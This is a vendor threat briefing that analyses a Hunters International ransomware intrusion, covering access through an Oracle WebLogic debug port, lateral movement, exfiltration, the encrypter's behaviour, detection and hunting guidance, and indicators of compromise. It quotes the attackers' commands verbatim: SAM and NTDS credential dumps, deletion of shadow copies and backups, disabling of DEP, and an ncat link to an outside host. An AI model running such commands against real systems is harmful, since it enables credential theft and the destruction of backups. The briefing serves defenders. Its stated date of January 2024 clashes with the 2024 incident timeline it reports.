

# Anatomy of an Attack: Hunters International Ransomware

## Threat Briefing

Author: Sai Molige  
Prashant Tilekar

Date: January 9, 2024



# TABLE OF CONTENTS

---

- 1. Threat Briefing Summary ..... 3
- 2. Incident Description ..... 4
  - 2.1. Initial Access ..... 4
  - 2.2. Reconnaissance and Lateral Movement ..... 5
  - 2.3. Impact: Data Collection, Exfiltration and Encryption ..... 6
- 3. Encrypter Analysis ..... 7
  - 3.1. Process Termination and File Encryption ..... 8
    - Privilege escalation and process termination ..... 8
    - Encryption Process ..... 8
    - Targeting network drives and file types ..... 8
    - File renaming and ransom notes ..... 8
  - 3.2. Data Recovery Obstruction ..... 8
- 4. Infrastructure Analysis ..... 9
- 5. TTPs and Detection Opportunities ..... 10
- 6. Threat Hunting Opportunities ..... 11
- 7. Indicators of Compromise (IoC) ..... 14

# 1. Threat Briefing Summary

**Threat Actor:** Hunter's International  
**Attack Type:** Ransomware  
**Entry Point:** Oracle web server  
**Attack Timeline:** July to Sept. 2024

## Key Attack Observations:

- Lateral movement
- Sensitive data exfiltration
- File encryption
- Data recovery disablement

## Background

Hunters International is a ransomware-as-a-service (RaaS) operation that first emerged in October 2023, claiming over 200 victims since its inception. In November 2024 alone, the group claimed 24 victim organizations — for an average of nearly one per day.

Known for its adaptable design, Hunters International ransomware is written in Rust, enabling it to bypass detection, accelerate encryption, and ensure cross-platform compatibility. The malware shares code similarities with Hive ransomware but improves upon Hive's design by streamlining command-line options and optimizing key management. Notably, it embeds encryption keys within the encrypted files — a technique that complicates decryption while simplifying the recovery process for victims who pay the ransom.

Regions Attacked	Incidents
United States	10
EU	7
South America	3
Asia	2
UK	2



In this report, we analyze an incident where attackers exploited a public-facing Oracle web server to gain initial access to a victim's network. Following this, they conducted reconnaissance and lateral movement using commodity tools, exfiltrated sensitive data, disabled data recovery options, and finally encrypted files using the Hunters International encrypter. We also provide malware analysis and recommendations for detecting, mitigating, and hunting for this type of activity.

## CAPABILITY

### Tools:

- SharpRhino (Parcel RAT, ThunderShell, SMOKEDHAM)
  - encrypter\_windows\_x64.exe
  - Tools in IOCs

## ADVERSARY

### Hunters International Affiliated with:

- Riide Infostealer
- Snatch Ransomware
- Former BlackCat/LockBit

## MOTIVATION

Financial Gain  
Post-LEA Actions

## VICTIM

### 245 Total Victims:

US(129), UK(14), CA(11), FR(9), DE(8)

### Industries:

(Health, Automotive, Manufacturing, Logistics, Finance, Education, Food)

## INFRASTRUCTURE


### Oriion Domains:

- hunter33\*[\*].onion
- hunters55\*[\*].onion
- IOCs

## 2. Incident Description

In July 2024, we observed an increase in security alerts on a network we monitored, signaling potential malicious activity. We only had partial endpoint visibility on that account as part of a proof-of-concept engagement, so these alerts were inconclusive at the time. They were subsequently connected to a broader attack campaign. By September 2024, the attackers had posted information about their activities on data leak sites, confirming our suspicions. During the investigation, we uncovered evidence of exploitation attempts targeting multiple vulnerabilities, credential dumping, and the use of SMB and RDP for lateral movement across the network.

After a thorough investigation, we reconstructed the sequence of events leading to the incident — limited by the partial visibility. The process is summarized in the figure below:



### 2.1. Initial Access

The investigation identified two potential methods by which the attacker might have gained access to the environment.

#### 1. Renamed Autolt Malware

The attackers deployed renamed Autolt malware, followed by network scanning activity. They also attempted to compromise domain controllers using [ZeroLogon](#) and [SECRETS DUMP DCSYNC](#) demonstrating their intent to escalate privileges and gain control over the domain.

#### 2. Oracle WebLogic Server

The attackers connected to the debug port 8453 of an Oracle WebLogic server which allowed them to execute commands as `java.exe` and install the [China Chopper](#) web shell. The exact method of compromise for the Oracle machine remains unknown, whether through a vulnerability or another vector.

Currently, there are 10 Common Vulnerabilities and Exposures (CVEs) associated with WebLogic that are listed as Known Exploited Vulnerabilities (KEV) by CISA. The most recently added CVE, CVE-2020-14644, was observed being exploited in September 2024, aligning with the timeline of this incident.

The commands executed by the attackers were the following:

- ```
cmd.exe /c whoami Parent Process: c:\\\program files\java\jdk1.8.0_211\bin\java.exe
Command Line:
c:\progra~1\java\jdk18~1.0_2\bin\java -server -xdebug -xnoagent -xrunjdpw:transport=dt_socket,address=8453,server=y,suspend=n [...]
```

- `cmd /c "cd /d C:\\\\Oracle\\\\Middleware\\\\Oracle_Home\\\\xxx\\\\xxx\\\\xxx\\\\&cd C:\\\\Intel\\\\&echo [S]&cd&echo [E]"`

## 2.2. Reconnaissance and Lateral Movement

After gaining access, the attackers conducted reconnaissance and lateral movement to map the network and escalate privileges. They created a folder named `Intel` as their central location for storing tools and information about the environment. Key reconnaissance activities included executing the following commands:

- `whoami` to identify the current user.
- `ipconfig /all` for network enumeration.
- `nltest /domain_trusts` to gather domain trust relationships.

To identify potential targets and paths to domain compromise, the attackers performed user enumeration using the following command:

```
cmd /c "cd /d "c:\\\\\\\\\\\\\\\\Intel"&dsquery * -limit 0 -filter "&(objectClass=User)(objectCategory=Person)" -attr objectSID sAMAccountName displayName last Logon pwdLastSet accountExpires mail memberOf > da.txt" 2>&1
```

The attackers obtained an account with administrative rights and gathered local system credentials using SAM and SYSTEM hive dumps to move laterally. They executed the following command:

```
cmd.exe /c "cd /d "c:\\intel"&reg save hklm\\sam sam.txt" 2>&1
```

To gain full control over the domain, the attackers exploited domain services like `lsarpc` and `netdfs`, possibly using [DFSCoerce to manipulate the domain controller](#). This allowed them to access the Active Directory database, which they dumped using:

```
ntdsutil "ac i ntds" "ifm" "create full c:\\root" q q.
```

The attackers used a variety of common administrative and red teaming tools for lateral movement, including:

- Plink
- Impacket
- AnyDesk
- TeamViewer
- RDP leveraging the exposed Administrator account, and domain admin accounts.

They also added accounts to the Administrator or RDP groups using the `net1` command to maintain access. Manual typing observed in the logs for the commands below indicates the involvement of a human operator navigating the environment interactively.

```
"cmd.exe" /c net user \\\
```

```
" net user -----
-----"
```

```
"cmd.exe" /C net user command"
```

```
"c:\\windows\\system32\\net1 user completed", "c:\\windows\\system32\\net1 user the"
```

```
c:\\windows\\system32\\net1 user administrator"
```

In addition to targeting Windows systems, the attackers also investigated Linux machines. They ran the following commands to gather information about user privileges and system settings:

- `sh -c (/bin/cat /etc/passwd | /bin/egrep -v '^[[:space:]]*[+##-]' | cut -d: -f1,3,4 | /bin/sed 's/ //g'`
- `grep -e -q ^wheel: /etc/passwd`  
`egrep -q ^adm: /etc/passwd`

### 2.3. Impact: Data Collection, Exfiltration and Encryption

The attackers escalated their campaign by targeting a database server. They enabled `xp_cmdshell` to execute operating system commands directly from the SQL server and used `mysqldump` to extract the database content.

```
WinEvtLog: Application: INFORMATION(15457): MSSQLSERVER: (no user): no domain:  
xxxx.xxxx.xxx  
x: Configuration option 'xp_cmdshell' changed from 0 to 1. Run the RECONFIGURE  
statement to install.
```

The exfiltrated files were then uploaded to the MEGA file-sharing service, indicating a deliberate and efficient data exfiltration strategy.

The final phase began with the distribution of a file named `delete.me` across the network using SMB. The contents of this file remain unknown.

Subsequently, the attackers unzipped and executed the final ransomware payload, `encrypter_windows_x64.exe`, using the following commands:

```
c:\\program files\\winrar\\winrar.exe" x -iext -ver -imon1 --  
"c:\\users\\xxx\\desktop\\xxx\\encrypter_windows_x64.zip"  
and  
downloads\\\\encrypter\\\\encrypter_windows_x64.exe -c localhost.
```

Once deployed, the ransomware systematically disabled backup and recovery options by:

- Erasing shadow copies using `vssadmin.exe delete shadows /all /quiet` and `wmic.exe shadowcopy delete`
- Disabling Data Execution Prevention (DEP) with `bcdedit.exe /set {current} nx alwaysoff`

The ransomware enumerated files across the system, encrypted them and propagated its activity across the entire network. It left a ransom note behind on affected systems.



## 3.1. Process Termination and File Encryption

The ransomware employs a multi-stage process to terminate critical services and encrypt files, ensuring maximum impact on the compromised environment.

### Privilege escalation and process termination

Using `CreateToolhelp32Snapshot` the ransomware enumerates running processes and targets `winlogon.exe` to escalate privileges by impersonating its token. It then uses `Process32Next` to locate and terminate processes on its predefined list. This includes applications protecting files, such as antivirus software, database services, or virtual machines, ensuring the encryption process is unhindered.

To manage services, the ransomware leverages `OpenSCManagerW` and `EnumServicesStatusW`, to enumerate active services. It terminates targeted services, and their dependencies using `EnumDependentServicesA`. This systematic approach disables protective measures that could block or interfere with file encryption.

### Encryption Process

Files are encrypted using the AES encryption algorithm, with keys securely generated via `BCryptGenRandom` and AES hardware instructions for speed and efficiency. To further protect the AES keys, the ransomware employs an asymmetric RSA encryption algorithm to secure the AES keys with a public key. Only the attackers have access to the corresponding private key, making unauthorized decryption impossible.

This dual-layer encryption strategy (AES for file encryption and RSA for securing AES keys) makes decryption practically infeasible without payment. Additionally, it enables attackers to scale their operations securely, as victims must engage with the ransomware operators to obtain decryption keys.

### Targeting network drives and file types

The ransomware enumerates network shares and drives using `GetLogicalDriveStringsW` and `GetDriveType`, encrypting all accessible data unless deemed system critical. File enumeration is performed using `FindFirstFileW` and `FindNextFileW`, with system files and essential programs skipped to maintain basic system functionality.

### File renaming and ransom notes

After encryption, the ransomware appends the `.LOCKED` extension to each affected file's original name, signaling that the files have been compromised and are inaccessible without decryption.

Then, it generates ransom notes titled `read me now!.txt` which are strategically placed in the root directory *and* every folder containing encrypted files. These notes provide victims with instructions for communicating with the ransomware operators and paying the ransom.

## 3.2. Data Recovery Obstruction

The ransomware employs multiple tactics to obstruct data recovery and backups. It spawns several child processes to execute key commands, including:

1. Using **WMIC.exe** to delete volume shadow copies, preventing recovery via previous system snapshots.
2. Running **bcdedit.exe** to disable system recovery, effectively disabling system recovery options.



3. Executing **wbadmin.exe** to erase system state backups, eliminating another potential avenue for recovery.

These actions render common recovery mechanisms ineffective, leaving victims with no viable alternative to data restoration. This deliberate destruction maximizes the impact of the attack and increases the likelihood of victims complying with ransom demands.


## 4. Infrastructure Analysis

Hunters International used the website `huntersinternational[.]org` in the past along with their onion links. We have observed other websites with similar naming conventions, such as `huntersinternational[.]top` and `huntersinternational[.]vip`, hosted on:

- 45.196.181[.]163
- 154.202.244[.]136
- 45.196.178[.]183
- 45.196.178[.]178

All these IP addresses are hosted on ASN PEG-SV, 54600, with ports 80, 21, 55428 (SSH), and 20949 (HTTP - Nginx).

Analyzing these ports in conjunction, we identified 203 IP addresses within the same ASN, along with 4 IP addresses in other ASNs (Google Cloud and Vodaphone). However, the latter are likely benign based on the additional information observed on them.



## 5. TTPs and Detection Opportunities

| TECHNIQUE                         | ARTIFACT                                                                                           | DETECTION OPPORTUNITY                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                 |
|-----------------------------------|----------------------------------------------------------------------------------------------------|-------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| Exploit Public-Facing Application | debug ports (8453) on WebLogic servers                                                             | Monitor for connections to debug ports and subsequent <code>java.exe</code> spawning <code>cmd.exe</code> (or other unusual parent-child relationships)                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                               |
| Web Shell                         | China Chopper deployment in WebLogic                                                               | Track web shell command patterns. Correlate with network traffic or endpoint reconnaissance commands.                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                 |
| Command and Scripting Interpreter | Usage of <code>cmd.exe</code>                                                                      | <ol style="list-style-type: none"> <li>1. Monitor parent-child relationships.</li> <li>2. Pair observations with command line arguments and length analysis.</li> </ol>                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                               |
| User Execution                    | Users downloading and executing malicious files                                                    | Perform long tail analysis, identify new executables, track their prevalence and user's context                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                       |
| External Remote Services          | Unauthorized deployment of Remote Monitoring and Management (RMM) tools (e.g. AnyDesk, TeamViewer) | Monitor for RMM installation and associated network connections. Start with <a href="#">LOLRMM</a> and establish a baseline of known RMM tools in the environment to detect anomalies.                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                |
| Remote Desktop Protocol           | RDP abuse for lateral movement                                                                     | Build baseline of RDP connections and authentication patterns. Detect deviations, new connections, or changes in RDP configurations on the host.                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                      |
| Scheduled Task                    | Execution of batch file using <code>schtasks</code>                                                | <p>Monitor:</p> <ol style="list-style-type: none"> <li>1. Windows events 4698 - 4702 in "Microsoft-Windows-Security-Auditing" channel.</li> <li>2. "Microsoft-Windows-TaskScheduler/Operational" logs</li> <li>3. File creations in <code>C:\Windows\System32\Tasks</code> folder (Sysmon Event 11) with <code>svchost.exe</code> as the creation process</li> <li>4. Registry changes (<code>CreateKey</code>, <code>DeleteKey</code>, <code>SetValue</code>) (Sysmon Events 12, 13, 14) <code>svchost.exe</code> is the Image and <code>TargetObject</code> is the path</li> <li>5. Image load events for <code>taskschd.dll</code> (Sysmon Event 7)</li> <li>6. Command line arguments.</li> </ol> |
| Security Account Manager          | Credential dumping through SAM registry hive                                                       | Monitor access to processes and registries that support credential dumping.                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                           |
| Forced Authentication             | Coercion attacks against domain controller                                                         | Track event ID 5145 in Microsoft-Windows-Security-Auditing for <code>IPC\$</code> in <code>ShareName</code> and <code>RelativeTargetName</code> containing <code>netdfs</code> , <code>lsarpc</code> , <code>efsrpc</code> , <code>srvsvc</code> , <code>samr</code> or <code>netlogon</code> .                                                                                                                                                                                                                                                                                                                                                                                                       |
| Valid Accounts                    | Use of administrator and privileged accounts for lateral movement                                  | Establish a baseline of normal user actions, locations and execution formats. Detect deviations from expected behavior.                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                               |
| System Information Discovery      | Enumeration using built-in tools (LOLBINS)                                                         | Create a baseline for expected enumeration behaviors, including who performs them, from where, and in what format. Detect deviations from these patterns.                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                             |

|                              |                                                               |                                                                                                                                                                                                                                                                 |
|------------------------------|---------------------------------------------------------------|-----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| SMB/Windows Admin Shares     | File transfer using SMB                                       | Track suspicious file patterns (e.g. <code>delete.me</code> ) against a baseline. Analyze network traffic for deviations in SMB connections. Perform long-tail analysis of transferred files to detect uncommon executables. Track connections to Admin shares. |
| Disable or Modify Tools      | Security control tampering                                    | Monitor for DEP changes or security tool tampering using <code>bcdedit.exe</code> .                                                                                                                                                                             |
| Indicator Removal on Host    | Deletion of volume shadow copies                              | Track shadow copy deletions via <code>VSSadmin.exe</code>                                                                                                                                                                                                       |
| Data Encrypted for Impact    | Ransomware encryption and ransom notes                        | Detect ransomware activity with file encryption via <code>encrypter_windows_x64.exe</code> and the creation of ransom notes ( <code>read me now!.txt</code> ) across multiple accounts                                                                          |
| Exfiltration Over C2 Channel | Data staging and movement                                     | Monitor large data transfers using network byte analysis (inbound and outbound)                                                                                                                                                                                 |
| Data from Local System       | Database targeting and dumps                                  | Track changes to <code>xp_cmdshell</code> settings and detect <code>mysqldump</code> operations                                                                                                                                                                 |
| Application Layer Protocol   | Potential C2 communication via <code>ncat</code> on port 1752 | Monitor connections to port 1752 and associated IP addresses.                                                                                                                                                                                                   |

## 6. Threat Hunting Opportunities

Using our **A.P.E.X. framework** – which includes evidence from **Analyzing the environment (A)**, **Profiling threats (P)**, **Exploring anomalies (E)**, and **considering X-factors (X)** – we generated the following threat hunting hypotheses.

Based on observed attack patterns **[P]**, our primary hypothesis is that Hunters International targets enterprise environments by exploiting debug ports and service vulnerabilities.

We anticipate systematic domain reconnaissance **[E]**, credential harvesting **[E]**, and the use of legitimate administrative tools **[X]** to enable lateral movement and deploy ransomware.

Examples of concrete focused hypotheses include:

### 1. Debug Port Exploitation:

- **Hypothesis:** Based on WebLogic debug port exploitation **[P]**, attackers may target debug interfaces across enterprise applications **[A]**.
- **Expected observations:**
  - Unauthorized Java processes or other processes like `vscode.exe` **[E]**.
  - Unusual command execution from application services **[E]**.
  - Web shell deployment attempts **[X]**.

### 2. Domain Enumeration:

- **Hypothesis:** Based on domain enumeration patterns **[P]**, attackers may use built-in Windows utilities (LOLBAS) for reconnaissance **[A]**.
- **Expected observations:**
  - Domain trust enumeration sequences **[E]**.

- Detailed user queries using LDAP [E].
- Evidence of output redirection to text files for offline analysis [X].

### 3. Credential Harvesting Activities:

#### a. Registry dumping

- **Hypothesis:** Based on observed registry dumping patterns [P], we hypothesize that attackers may target system and SAM hives across multiple hosts [A].
- **Expected observations:**
  - `reg.exe` usage for registry saves [E]
  - Attempts to move registry hives across network shares [X].

#### b. Coercion Patterns:

- **Hypothesis:** Based on coercion attempts [P], attackers may target domain controllers for forced authentication [A].
- **Expected Observations:**
  - Unexpected anonymous authentication attempts to domain controllers [E].
  - Authentication attempts to non-existent shares [E].
  - Access attempts to LSARPC and NETDFS interfaces [X].

Coercion patterns are detectable through authentication logs, network share attempts, machine account authentication events, RPC interface, endpoint, network monitoring and named pipe access attempts.

#### c. Impacket Credential Access:

- **Hypothesis:** Given Impacket's credential access capabilities [P], attackers may use tools like `secretsdump` [A].
- **Expected Observations:**
  - Patterns of DCSync attempt from non-DC IPs and sequential access patterns to AD objects with specific GUIDs related to replication [E].
  - File pattern for `Named pipe protected_storage` in IPC shares [E]
  - Sequential SAM, SYSTEM, SECURITY registry hives access, access to BCKUPKEY of class Policy\Secrets [E].
  - API call `LsarRetrievePrivateData` from `advapi32.dll`, and DPAPI audit events in Microsoft-Windows-Security-Auditing channel [E].
  - Remote registry access attempts [E].
  - Random file creation patterns [E].
  - Access attempts to `winreg`, `svcctl` or other unusual named pipes [X].

#### d. Impacket Suite Usage:

- **Hypothesis:** Based on observed Impacket artifacts [P], attackers may use Impacket tools for network movement and exploitation [A].
- **Expected Observations:**
  - File writing in admin shares, service creation/installation, registry creation of service, process creation and named pipe access [E].
  - File output redirection [E].
  - Least Frequent Occurrence (LFO) service names, unusual file creation patterns and unusual command patterns in `taskinstallations` [E].
  - Sequential authentication attempts across multiple hosts [X].

Analyze SMB traffic patterns, service creation events, and authentication logs to identify Impacket Suite usage.

#### 4. Protocol Abuse:

##### a. RPC Exploitation:

- **Hypothesis:** Based on RPC abuse patterns [P], we h attackers may leverage RPC for privilege escalation and lateral movement [A].
- **Expected Observations:**
  - Sequential RPC connections across multiple hosts [E].
  - Unusual **Microsoft-Windows-DFSN-Server/Admin** events (514, 515) [E].
  - RPC calls to sensitive interfaces (UUID) from unexpected sources [X].

##### b. SMB Activity:

- **Hypothesis:** Based on observed SMB patterns [P], attackers may use SMB for tool distribution and data collection [A].
- **Expected Observations:**
  - Creation of hidden shares [E].
  - SMB traffic with distinctive file names (e.g., `delete.me`) [E].
  - Large-scale file transfers over SMB during unusual hours [X].

#### 5. RMM Tools:

- **Hypothesis:** Based on the observed remote access tools [P], attackers may leverage multiple legitimate remote access solutions [A].
- **Expected Observations:**
  - Combinations of RDP, tunnelling tools, and commercial remote access software [E].
  - Often from systems with distinctive hostnames and network connections [X].
- a. **AnyDesk Activity:**
  - **Hypothesis:** Based on the observed AnyDesk usage [P], attackers may use AnyDesk for remote access [A].
  - **Expected Observations:**
    1. Unauthorized AnyDesk installations [E].
    2. AnyDesk installation via command line [E].
    3. AnyDesk-specific file, DLL, and network patterns [X].
- b. **TeamViewer Activity:**
  - **Hypothesis:** Given TeamViewer presence [P], attackers may leverage existing or deploy new TeamViewer instances [A].
  - **Expected Observations:**
    1. TeamViewer process creation/installation on systems where it already exists [E].
    2. Unusual interaction patterns like transferring files/tools in a session[E].
    3. Remote access from computers/accounts other than the approved ones [E].
    4. Suspicious system activity followed by TeamViewer session [X].

#### 6. Post-Exploitation Activities:

- **Tunnelling with Plink:** Based on observed tunnelling activities [P], attackers may use tools like Plink for covert communication [A].
  - **Expected Observations:**
    1. SSH connections on non-standard ports [E].
    2. Persistent network connections initiated by command line tools [E].

3. Uncommon processes and/or unusual parent-child process relationships involving network tools [X].
- **Command Line Tool Abuse:** Given abuse of native tools [P], attackers may abuse legitimate Windows utilities [A].
    - **Expected Observations:**
      1. Unusual combinations of parameters, patterns, and/or command-line arguments [E].
      2. Command-line execution from unexpected directories or personnel [E].
      3. Scripted execution of multiple system utilities in sequence [X].

## 7. Pre-Ransomware Activities:

- **Hypothesis:** Based on observed preparation activities [P], ransomware deployment may follow specific system modifications [A].
- **Expected Observations:**
  - Shadow copy deletion commands [E].
  - Security control modifications [E].
  - Distribution of test files across network shares [X].

## 7. Indicators of Compromise (IoC)

| HOSTNAMES       | COMMANDS                                                    | TOOLS                          | IP              | FILE NAMES                          | HASH                                                                         |
|-----------------|-------------------------------------------------------------|--------------------------------|-----------------|-------------------------------------|------------------------------------------------------------------------------|
| DESKTOP-KMG9A24 | bcdedit.exe /set {current} nx alwaysoff                     | Anydesk.exe                    | 15.204.226.3    | 2iioUFb6k96bXOdHPH<br>uOcpaN5Oo.php | c0346cb424ef7cb09<br>471f0c8eab4a59b92<br>35fb8990b4d38ab1e<br>9263eb6d540c9 |
| DESKTOP-LE0MBB7 | c:\windows\system32\net1 user administrator                 | bcdedit.exe                    | 38.147.122.254  | 2iioil3giwul0jtl90ncbj8p<br>dhf.php | 389aa9632a1ac7e0<br>86b96217a81460da<br>948a4e76dce105c30<br>bbf23fdbe4b0ae  |
| DESKTOP-TEST    | c:\windows\system32\vssadmin.exe delete shadows /all /quiet | dsquery.exe                    | 38.170.95.62    | 2iionfftr34df2g1kepxj76<br>qupj.php |                                                                              |
| HOME-PC         | c:\windows\system32\wbem\wmic.exe shadowcopy delete         | encrypter_window<br>s_x64.exe  | 49.12.80.147    | 2iiorlw4qpqfd8a39yny<br>ih40cw.php  |                                                                              |
| KALI            | cd C:\Intel&echo [S]&cd&echo [E]                            | Impacket suite<br>(secretdump, | 87.106.168.172  | 2iinwvuivdfk3tcuseoysi<br>vddjq.php |                                                                              |
| WIN-L0RDO780211 | cmd /d /c "hostname"                                        | ncat.exe                       | 91.132.147.156  | [delete.me]<br>(http://delete.me)   |                                                                              |
| WIN-O0CMEUKK46I | cmd.exe /c "ipconfig /all"                                  | net.exe                        | 135.148.100.233 | da.txt                              |                                                                              |
|                 | cmd.exe /c "nltest /domain_trusts"                          | ntdsutil                       | 164.92.72.234   | j.bat                               |                                                                              |
|                 | cmd.exe /c whoami                                           | plink.exe                      | 169.197.141.215 | s10583.txt                          |                                                                              |

|                                                                                                                                                                                                                |                |                 |               |
|----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|----------------|-----------------|---------------|
| downloads\encrypter\encrypter_windows_x64.exe -c localhost                                                                                                                                                     | query.exe      | 171.25.193.9    | sam.txt       |
| encrypter_windows_x64.exe -c 10.13.0.100                                                                                                                                                                       | Teamviewer.exe | 185.188.32.3    | wbljimtpx.txt |
| encrypter_windows_x64.exe -c xx.xx.xx.xx                                                                                                                                                                       | vssadmin.exe   | 207.188.6.76    | .LOCKED       |
| egrep -q ^adm: /etc/passwd                                                                                                                                                                                     |                | 207.188.7.33    |               |
| grep -e -q ^wheel: /etc/passwd                                                                                                                                                                                 |                | 209.127.119.162 |               |
| ncat.exe xx.xx.xx.xx 1752 -o s10583.txt                                                                                                                                                                        |                | 216.245.218.30  |               |
| net use * /de /y                                                                                                                                                                                               |                |                 |               |
| ntdsutil "ac i ntds" "ifm" "create full c:\root" q q                                                                                                                                                           |                |                 |               |
| plink xx.xx.xx.xx                                                                                                                                                                                              |                |                 |               |
| query user" 2>&1"                                                                                                                                                                                              |                |                 |               |
| sh -c (/bin/cat /etc/passwd /bin/egrep -v '^[[[:space:]]*#[#-]]'   cut -d: -f1,3,4   /bin/sed 's/ //g'                                                                                                         |                |                 |               |
| "c:\program files\winrar\winrar.exe" x -iext -ver -imon1 — "c:\xxxx\encrypter_windows_x64.zip"                                                                                                                 |                |                 |               |
| "cmd /c "cd /d "c:\Intel"&dsquery * -limit 0 -filter "&(objectClass=User)(objectCategory=Person)" -attr objectSID sAMAccountName displayName lastLogon pwdLastSet accountExpires mail memberOf > da.txt" 2>&1" |                |                 |               |
| cmd /c "cd /d "e:\oracle\middleware\user_projects\do mains\wcc_cluster\servers\adminserver\tmp\_wl\_internal\bea\_wls\_internal\9j4dq k\war" save hklm\sam sam.hiv" 2>&1.                                      |                |                 |               |

© 2025 Forescout Technologies, Inc. All rights reserved. Forescout Technologies, Inc. is a Delaware corporation. A list of our trademarks and patents is available at <https://www.forescout.com/company/legal>. Other brands, products or service names may be trademarks or service marks of their respective owners.